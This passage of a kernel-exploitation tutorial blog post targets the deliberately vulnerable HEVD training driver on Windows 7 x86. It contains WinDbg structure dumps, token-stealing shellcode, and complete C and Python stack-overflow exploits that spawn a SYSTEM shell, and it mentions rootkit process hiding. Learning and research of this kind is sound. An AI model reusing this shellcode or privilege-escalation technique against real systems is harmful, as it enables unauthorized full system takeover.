   +0x03c ForceDeferSchedule : 0y0
   +0x03c QuantumEndMigrate : 0y0
   +0x03c UmsDirectedSwitchEnable : 0y0
   +0x03c TimerActive      : 0y0
   +0x03c SystemThread     : 0y1
   +0x03c Reserved         : 0y00000000000000000 (0)
   +0x03c MiscFlags        : 0n8193
   +0x040 ApcState         : _KAPC_STATE
   +0x040 ApcStateFill     : [23]  "???"
   +0x057 Priority         : 0 ''
```

(https://osandamalith.files.wordpress.com/2017/04/kthread.png)

If explore further more on _KAPC_STATE structure we can find a pointer to the current process structure at offset 0x10, 'Process' which is of _KPROCESS structure. The KPROCESS structure is embedded inside the EPROCESS structure and it contains scheduling related information like threads, quantum, priority and execution times. This is done in the shellcode as

```
mov eax, [eax + 0x50]
```

```
   +0x03c QuantumEndMigrate : 0y0
   +0x03c UmsDirectedSwitchEnable : 0y0
   +0x03c TimerActive      : 0y0
   +0x03c SystemThread     : 0y1
   +0x03c Reserved         : 0y00000000000000000 (0)
   +0x03c MiscFlags        : 0n8193
   +0x040 ApcState         : _KAPC_STATE
      +0x000 ApcListHead      : [2] _LIST_ENTRY [ 0x82b874c0 - 0x82b874c0 ]
         +0x000 Flink            : 0x82b874c0 _LIST_ENTRY [ 0x82b874c0 - 0x82b874c0 ]
         +0x004 Blink            : 0x82b874c0 _LIST_ENTRY [ 0x82b874c0 - 0x82b874c0 ]
      +0x010 Process          : 0x8514a798 _KPROCESS
         +0x000 Header           : _DISPATCHER_HEADER
         +0x010 ProfileListHead  : _LIST_ENTRY [ 0x8514a7a8 - 0x8514a7a8 ]
         +0x018 DirectoryTableBase : 0x185000
         +0x01c LdtDescriptor    : _KGDTENTRY
         +0x024 Int21Descriptor  : _KIDTENTRY
         +0x02c ThreadListHead   : _LIST_ENTRY [ 0x851c6200 - 0x86be74a8 ]
         +0x034 ProcessLock      : 0
```

(https://osandamalith.files.wordpress.com/2017/04/kprocess.png)

I have observed the same method used in the 'PsGetCurrentProcess' function. This function uses the same instructions as this shellcode to get the current EPROCESS.

```
kd> u nt!PsGetCurrentProcess
nt!PsGetCurrentProcess:
82aa60f0 64a124010000    mov     eax,dword ptr fs:[00000124h]
82aa60f6 8b4050          mov     eax,dword ptr [eax+50h]
82aa60f9 c3              ret
82aa60fa 90              nop
82aa60fb 90              nop
82aa60fc 90              nop
82aa60fd 90              nop
82aa60fe 90              nop
```

(https://osandamalith.files.wordpress.com/2017/04/getcurrentprocess.png)

If we explore this structure, we can see at offset 0xb4 the 'UniqueProcessId' which has a value of 0x4 which means this is the PID of the 'System' process. At offset 0xb8 you can find 'ActiveProcessLinks' which is of _LIST_ENTRY data structure. At offset 0x16c 'ImageFileName' contains the value 'System'.

```
kd> dt nt!_EPROCESS 0x8514a798
   +0x000 Pcb              : _KPROCESS
   +0x098 ProcessLock      : _EX_PUSH_LOCK
   +0x0a0 CreateTime       : _LARGE_INTEGER 0x01d2adf5`67bbcfce
   +0x0a8 ExitTime         : _LARGE_INTEGER 0x0
   +0x0b0 RundownProtect   : _EX_RUNDOWN_REF
   +0x0b4 UniqueProcessId  : 0x00000004 Void
   +0x0b8 ActiveProcessLinks : _LIST_ENTRY [ 0x85cf6be8 - 0x82b954f0 ]
   +0x0c0 ProcessQuotaUsage : [2] 0
   +0x0c8 ProcessQuotaPeak : [2] 0
   +0x0d0 CommitCharge     : 0xc
   +0x0d4 QuotaBlock       : 0x82b88b40 _EPROCESS_QUOTA_BLOCK
   +0x0d8 CpuQuotaBlock    : (null)
   +0x0dc PeakVirtualSize  : 0x746000
   +0x0e0 VirtualSize      : 0x266000
   +0x0e4 SessionProcessLinks : _LIST_ENTRY [ 0x0 - 0x0 ]
   +0x0ec DebugPort        : (null)
   +0x0f0 ExceptionPortData : (null)
   +0x0f0 ExceptionPortValue : 0
   +0x0f0 ExceptionPortState : 0y000
   +0x0f4 ObjectTable      : 0x88e01b28 _HANDLE_TABLE
   +0x0f8 Token            : _EX_FAST_REF
   +0x0fc WorkingSetPage   : 0
   +0x100 AddressCreationLock : _EX_PUSH_LOCK
   +0x104 RotateInProgress : (null)
   +0x108 ForkInProgress   : (null)
   +0x10c HardwareTrigger  : 0
   +0x110 PhysicalVadRoot  : 0x851e3a88 _MM_AVL_TABLE
   +0x114 CloneRoot        : (null)
   +0x118 NumberOfPrivatePages : 4
   +0x11c NumberOfLockedPages : 0x40
   +0x120 Win32Process     : (null)
```

(https://osandamalith.files.wordpress.com/2017/04/eprocess.png)

The _LIST_ENTRY data structure is a double linked list. It's head pointer is 'Flink' and the tail pointer is 'Blink'. We can use 'ActiveProcessLinks' double linked list to traverse through the processes in the entire system and find the 'System' process. The _EPROCESS structure is also used in rootkits to hide processes to the userland. If you have done algorithms in C, it would be similar to removing a node from a double linked list. We simply change the Flink to the next node and the Blink to the previous node, leaving our process to be hidden away from the linked list. You might wonder how the process works. Processes are just a container of threads. The real deal is with the threads.

```
kd> dt !_LIST_ENTRY
ntdll!_LIST_ENTRY
   +0x000 Flink            : Ptr32 _LIST_ENTRY
   +0x004 Blink            : Ptr32 _LIST_ENTRY
```


(https://osandamalith.files.wordpress.com/2017/04/list.png)

The following assembly code is used in the shellcode to traverse the double linked list and find the process ID of 0x4.

```
SearchSystemPID:
        mov eax, [eax + 0x0B8] ; Get nt!_EPROCESS.ActiveProcessLinks.Flink
        sub eax, 0x0B8
        cmp[eax + 0x0B4], edx ; Get nt!_EPROCESS.UniqueProcessId
        jne SearchSystemPID
```


Once we find the 'System' process we replace our current process's token with the token value of the 'System' process. The offset of 'Token' is at 0xf8. At the end we restore the state of the registers.

```
mov edx, [eax + 0x0F8] ; Get SYSTEM process nt!_EPROCESS.Token
mov[ecx + 0x0F8], edx ; Replace our current token to SYSTEM
popad
```




(https://osandamalith.files.wordpress.com/2017/02/screenshot_12.png)

We can do this using our debugger on runtime. For example, I will open 'notepad.exe'. You can see it's running as a normal user.



(https://osandamalith.files.wordpress.com/2017/04/notepad.png)

Let's check the pointer to the _EPROCESS structure of 'notepad.exe', its 853fed28.



(https://osandamalith.files.wordpress.com/2017/04/process.png)

The pointer to the _EPROCESS structure of 'System' is 8514a798.

```
PROCESS 853fed28  SessionId: 1  Cid: 038c    Peb: 7ffd7000  ParentCid: 0730
    DirBase: 3f30f3e0  ObjectTable: a4ba7130  HandleCount:  57.
    Image: notepad.exe
```

(https://osandamalith.files.wordpress.com/2017/04/process.png)

Let's check the value of the Token of the 'System' process. It's 0x88e0124b.

```
kd> dt nt!_EX_FAST_REF 8514a798 + f8
   +0x000 Object           : 0x88e0124b Void
   +0x000 RefCnt           : 0y011
   +0x000 Value            : 0x88e0124b
```

(https://osandamalith.files.wordpress.com/2017/04/valueofsystemprocess.png)

We can calculate the value of the Token by unsetting the last 3 bits from 0x88e0124b. We can do this by performing bitwise AND by 0x3.

```
0x88e0124b &~ 3 = 0x88e01248
```

```
kd> ?? 0x88e0124b &~ 3
unsigned int 0x88e01248
```

(https://osandamalith.files.wordpress.com/2017/04/bitvise-and.png)

We can verify if our value is correct by the !process command.

```
kd> !process 8514a798  1
PROCESS 8514a798  SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 00185000  ObjectTable: 88e01b28  HandleCount: 512.
    Image: System
    VadRoot 85451ea0 Vads 11 Clone 0 Private 4. Modified 48445. Locked 64.
    DeviceMap 88e08898
    Token                             88e01248
    ElapsedTime                       05:52:51.911
    UserTime                          00:00:00.000
    KernelTime                        00:00:01.138
    QuotaPoolUsage[PagedPool]         0
    QuotaPoolUsage[NonPagedPool]      0
    Working Set Sizes (now,min,max)  (271, 0, 0) (1084KB, 0KB, 0KB)
    PeakWorkingSetSize                1497
    VirtualSize                       2 Mb
    PeakVirtualSize                   7 Mb
    PageFaultCount                    13104
    MemoryPriority                    BACKGROUND
    BasePriority                      8
    CommitCharge                      12
```


(https://osandamalith.files.wordpress.com/2017/04/verifysystemtoken.png)

After that we can enter the System token value into the Token offset at 0xf8 of the Notepad process.

```
kd> ed 853fed28 + f8 0x88e01248
```

(https://osandamalith.files.wordpress.com/2017/04/change.png)


Now if we check the Process Explorer we can see that Notepad.exe is running as 'NT AUTHORITY/ SYSTEM'.



(https://osandamalith.files.wordpress.com/2017/04/changed-notepad-to-system.png)


Final Exploit

We map the address of the shellcode function, so that EIP will jump to it and execute our shellcode. To make sure everything is correct we can analyze in the debugger. Let's get the address of 'lpInBuffer'.




(https://osandamalith.files.wordpress.com/2017/04/lpinbuffer.png)

At offset 2076 is the EBP overwrite and after that, it should contain the pointer to the shellcode function.




(https://osandamalith.files.wordpress.com/2017/04/shellcodeptr.png)

Let's unassemble this pointer.



(https://osandamalith.files.wordpress.com/2017/04/jmptofunction.png)

And yes, if everything is correct it should point to our shellcode function.



(https://osandamalith.files.wordpress.com/2017/04/shellfunc.png)

```
#include "stdafx.h"
#include <Windows.h>
#include <Shlobj.h>
#include <string.h>

/*
 * Title: HEVD x86 Stack Overflow Privelege Escalation Exploit
 * Platform: Windows 7 x86
 * Author: Osanda Malith Jayathissa (@OsandaMalith)
 * Website: https://osandamalith.com
 */

#define KTHREAD_OFFSET     0x124  // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET    0x050  // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET         0x0B4  // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET       0x0B8  // nt!_EPROCESS.ActiveProcessLinks.Flink
#define TOKEN_OFFSET       0x0F8  // nt!_EPROCESS.Token
#define SYSTEM_PID         0x004  // SYSTEM Process PID

VOID TokenStealingPayloadWin7() {
        __asm {
                        pushad; Save registers state
                        xor eax, eax; Set ZERO
                        mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR.PcrbDa
ta.CurrentThread
                        mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREAD.ApcSt
ate.Process
                        mov ecx, eax; Copy current process _EPROCESS structure
                        mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM process PID = 0x4

                SearchSystemPID:
                        mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActiveP
rocessLinks.Flink
                        sub eax, FLINK_OFFSET
                        cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.UniqueProc
essId
                        jne SearchSystemPID

                        mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM process nt!_E
PROCESS.Token
                        mov[ecx + TOKEN_OFFSET], edx; Replace target process n
t!_EPROCESS.Token
                        ; with SYSTEM process nt!_EPROCESS.Token
                        ; End of Token Stealing Stub

                        popad; Restore registers state

                        ; Kernel Recovery Stub
                        xor eax, eax; Set NTSTATUS SUCCEESS
                        add esp, 12; Fix the stack
                        pop ebp; Restore saved EBP
```

```
                        ret 8; Return cleanly
        }
}

int _tmain(int argc, _TCHAR* argv[]) {
        HANDLE hDevice;
        LPCWSTR lpDeviceName = L"\\\\.\\HacksysExtremeVulnerableDriver";
        PUCHAR lpInBuffer = NULL;
        DWORD lpBytesReturned = 0;
        STARTUPINFO si = { sizeof(STARTUPINFO) };
        PROCESS_INFORMATION pi;

        hDevice = CreateFile(
                lpDeviceName,
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_FLAG_OVERLAPPED | FILE_ATTRIBUTE_NORMAL,
                NULL);

        wprintf(L"[*] Author: @OsandaMalith\n[*] Website: https://osandamalith.
com\n\n");
        wprintf(L"[+] lpDeviceName: %ls\n", lpDeviceName);

        if (hDevice == INVALID_HANDLE_VALUE) {
                wprintf(L"[!] Failed to get a handle to the driver. 0x%x\n", Ge
tLastError());
                return -1;
        }

        wprintf(L"[+] Device Handle: 0x%x\n", hDevice);

        lpInBuffer = (PUCHAR)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x90
0);

        if (!lpInBuffer) {
                wprintf(L"[!] Failed to allocated memory. %x", GetLastError());
                return -1;
        }

        RtlFillMemory(lpInBuffer, 0x900, 0x41);
        RtlFillMemory(lpInBuffer + 2076, 0x4, 0x42);
        *(lpInBuffer + 2080) = (DWORD)&TokenStealingPayloadWin7 & 0xFF;
        *(lpInBuffer + 2080 + 1) = ((DWORD)&TokenStealingPayloadWin7 & 0xFF00)
 >> 8;
        *(lpInBuffer + 2080 + 2) = ((DWORD)&TokenStealingPayloadWin7 & 0xFF000
0) >> 0x10;
        *(lpInBuffer + 2080 + 3) = ((DWORD)&TokenStealingPayloadWin7 & 0xFF0000
00) >> 0x18;

        wprintf(L"[+] Sending IOCTL request with buffer: 0x222003\n");
```

```
        DeviceIoControl(
                hDevice,
                0x222003, // IOCTL
                (LPVOID)lpInBuffer,
                2084,
                NULL,
                0,
                &lpBytesReturned,
                NULL);

        ZeroMemory(&si, sizeof si);
        si.cb = sizeof si;
        ZeroMemory(&pi, sizeof pi);

        IsUserAnAdmin() ?

        CreateProcess(
                L"C:\\Windows\\System32\\cmd.exe",
                L"/T:17",
                NULL,
                NULL,
                0,
                CREATE_NEW_CONSOLE,
                NULL,
                NULL,
                (STARTUPINFO *)&si,
                (PROCESS_INFORMATION *)&pi) :

        wprintf(L"[!] Exploit Failed!");

        HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);
        CloseHandle(hDevice);

        return 0;
}
//EOF
```


https://github.com/OsandaMalith/Exploits/blob/master/HEVD/StackOverflowx86.cpp (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/StackOverflowx86.cpp)
In python.

```
import os
import sys
import struct
from ctypes import *
from ctypes.wintypes import *

kernel32 = windll.kernel32

def TokenStealingPayloadWin7():
        shellcode = (
                #---[Setup]
                "\x60"                          # pushad
                "\x64\xA1\x24\x01\x00\x00"      # mov eax, fs:[KTHREAD_OFFSET]
                "\x8B\x40\x50"                  # mov eax, [eax + EPROCESS_OFFSET]
                "\x89\xC1"                      # mov ecx, eax (Current _EPROCESS s
tructure)
                "\x8B\x98\xF8\x00\x00\x00"      # mov ebx, [eax + TOKEN_OFFSET]
                #---[Copy System PID token]
                "\xBA\x04\x00\x00\x00"          # mov edx, 4 (SYSTEM PID)
                "\x8B\x80\xB8\x00\x00\x00"      # mov eax, [eax + FLINK_OFFSET] <-|
                "\x2D\xB8\x00\x00\x00"          # sub eax, FLINK_OFFSET           |
                "\x39\x90\xB4\x00\x00\x00"      # cmp [eax + PID_OFFSET], edx     |
                "\x75\xED"                      # jnz                           ->|
                "\x8B\x90\xF8\x00\x00\x00"      # mov edx, [eax + TOKEN_OFFSET]
                "\x89\x91\xF8\x00\x00\x00"      # mov [ecx + TOKEN_OFFSET], edx
                #---[Recover]
                "\x61"                          # popad
                "\x31\xC0"                      # NTSTATUS -> STATUS_SUCCESS
                "\x5D"                          # pop ebp
                "\xC2\x08\x00"                  # ret 8
        )

        shellcodePtr = id(shellcode) + 20
        return shellcodePtr

def main():
        lpBytesReturned = c_ulong()
        hDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",
0xC0000000,0, None, 0x3, 0, None)
        if not hDevice or hDevice == -1:
                print "[!] Failed to get a handle to the driver " + str(ctypes.
GetLastError())
                return -1

        buf = "\x41" * 2080 + struct.pack("<L",TokenStealingPayloadWin7())
        bufSize  = len(buf)
        bufPtr = id(buf) + 20

        print "[+] Sending IOCTL request "
        kernel32.DeviceIoControl(hDevice, 0x222003, bufPtr, bufSize, None, 0,by
ref(lpBytesReturned)   , None)
```

```
        os.system('cmd.exe')


if __name__ == '__main__':
        main()
# EOF
```


https://github.com/OsandaMalith/Exploits/blob/master/HEVD/StackOverflowx86.py (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/StackOverflowx86.py)

And w00t! Here's the root shell 😎



(https://osandamalith.files.wordpress.com/2017/04/root.png)


If we check the process you can see it's running as NT AUTHORITY/SYSTEM.



(https://osandamalith.files.wordpress.com/2017/04/nt_authority.png)

Hakin9
@Hakin9

Windows Kernel Exploitation: Stack Overflow by @OsandaMalith bit.ly/2p5fpA5 #infosec #Windows #stackoverflow #OpenSource #tech



15 12:30 AM - Apr 7, 2017

See Hakin9's other Tweets

. Exploits, Reversing
exploit, Reverse Engineering

4 thoughts on “Windows Kernel Exploitation: Stack Overflow”

1. Pingback: 【技术分享】Windows 内核攻击：栈溢出 - 莹莹之色 (http://hack.hk.cn/2017/04/11/%e3%80%90%e6%8a%80%e6%9c%af%e5%88%86%e4%ba%ab%e3%80%91windows-%e5%86%85%e6%a0%b8%e6%94%bb%e5%87%bb%ef%bc%9a%e6%a0%88%e6%ba%a2%e5%87%ba/)
2. Pingback: Windows Kernel Exploitation – Arbitrary Overwrite | Blog of Osanda (https://osandamalith.com/2017/06/14/windows-kernel-exploitation-arbitrary-overwrite/)
3. Pingback: Starting with Windows Kernel Exploitation – part 3 – stealing the Access Token | hasherezade's 1001 nights (https://hshrzd.wordpress.com/2017/06/22/starting-with-windows-kernel-exploitation-part-3-stealing-the-access-token/)
4. Pingback: HackSys Extreme Vulnerable Driver – p64labs (https://labs.p64cyber.com/hacksys-extreme-vulnerable-driver/)

This site uses Akismet to reduce spam. Learn how your comment data is processed (https://akismet.com/privacy/).